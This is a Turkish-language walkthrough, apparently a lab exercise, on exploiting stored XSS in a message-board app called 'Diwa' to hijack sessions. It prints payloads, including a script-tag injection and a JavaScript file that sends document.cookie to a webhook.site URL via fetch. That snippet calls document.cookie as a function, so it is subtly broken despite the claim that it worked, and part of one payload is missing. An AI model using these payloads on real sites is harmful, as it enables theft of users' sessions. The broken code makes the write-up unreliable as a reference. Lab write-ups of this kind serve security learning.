XSS EXPLOITATION

Muhammed Fatih YILMAZ


mfth78@hotmail.com

İÇERİK

- XSS Bulmak
- XSS zaafiyetiyle session hjacking yapmak
- XSS üzerinden dosya yükleyip zaafiyet oluştumak

XSS BULMAK

XSS zaafiyeti genellikle istemci tarafında olup kullanıcı girdileriyle tetiklenen ve saldırganın istediği komutları uygulayabildiği bir zaafiyet türüdür. Diwa da bu xss bulmak için önce search bar aradım onu bulamayınca Board kısmında konu başlıkları açıldığını gördüm öncelikle rastgele bir tane başlık ve içerikle birlikte bir thread oluşturdum. Orada kullanıcı başlığıyle başlığa tıkladığında içeriğin geldiğini gördüm. Ardından XSS payloadlarını denedim. <script>alert(1)</script> threadın içeriğinde izin vermiyordu script taglarıne , ardından başlıkta denedim orada çalıştı.



XSS EXPLOIT


XSS SESSİON HJACKİNG

Burada aynı zaafiyeti kullanıcı cookilerine nasıl erişebilirim diye düşündüm bunun için js DOM faydalanarak document.cookie ile verilen cookiye eriştim ardından bunu kendime göndermem gerekti kullanıcıların cookilerini çalabilmek için . Araştırmalarım sonucu <img src=” ”> src attributesi sayesinde girdiğimiz url den get isteği atıp bizim urlye istek atıyor. Bulduğum xss ile script taglerinin arasına document.write ile img elemanını yazmaya çalıştım HTML dosyasının içine. Yazdığım source benim görebiliceğim bir adrese get isteği atması lazımdı bunun için araştırma yaptım web hook diye bir site buldum bu site size bir url veriyor ve ona gelen get isteklerini size gösteriyor.


<script>document.write('');</script>

Bu payloadı yazmayı denedim fakat databaseye kaydederken hatayla karşılaştırm syntax errorl olarak. Nasıl çözeblceğimi anlamak için ‘ işaretlerinin yerine \ ekledim bununla olmadı

internetten yaptığım araştırmalar sonucu 2 tane ‘ işareti koyulacak şekilde kaçış yapılıyormuş sqlite databasesinde onu öğrendim Tabi biraz uğraştım bundan oluşmamıştır diye denedikten sonra işlem gerçekleşti. İmg başlıkta her yüklendiğinde kullanıcı sessionlarını elde ediyordum.



Payload eklemesi



Gelen GET Request

XSS üzerinden dosya yükleyip zafiyet oluştumak


Direkt payload yazmak yerine js dosyasının içine kodlarımı yazıp xss script taginin src kısmından siteye enjekte ettim. Ettikten sonra js dosyasında yazan kodlar çalışıp gerekli zaafiyetler oluştu. Burada dosyayı nasıl yükleyeciğimi araştırdım bu kısımda biraz yanlış anlayıp işlemleri uzattım. Direkt localden yüklemeye çalışıyordum fakat bi sunucu olması lazım . Bu yüzden Apache serveri kullanıp oradan js dossyamı siteye ekledim bu sayede de cookilere alabilmeyi başardım.

<script src=”script.js”> </script> payloadını kullandım aşağıda js dosyasına ait olan kodlar yer almaktadır.

```
let a=()=>{
    console.log("Say Hello")
    x=document.cookie()
    url="https://webhook.site/9a29297c-44d7-48d3-ad6d-c1bd53d8098b?c="+x
    fetch(url)

}

a()
```



Board sayfası her açıldığında cookilerin gelmesi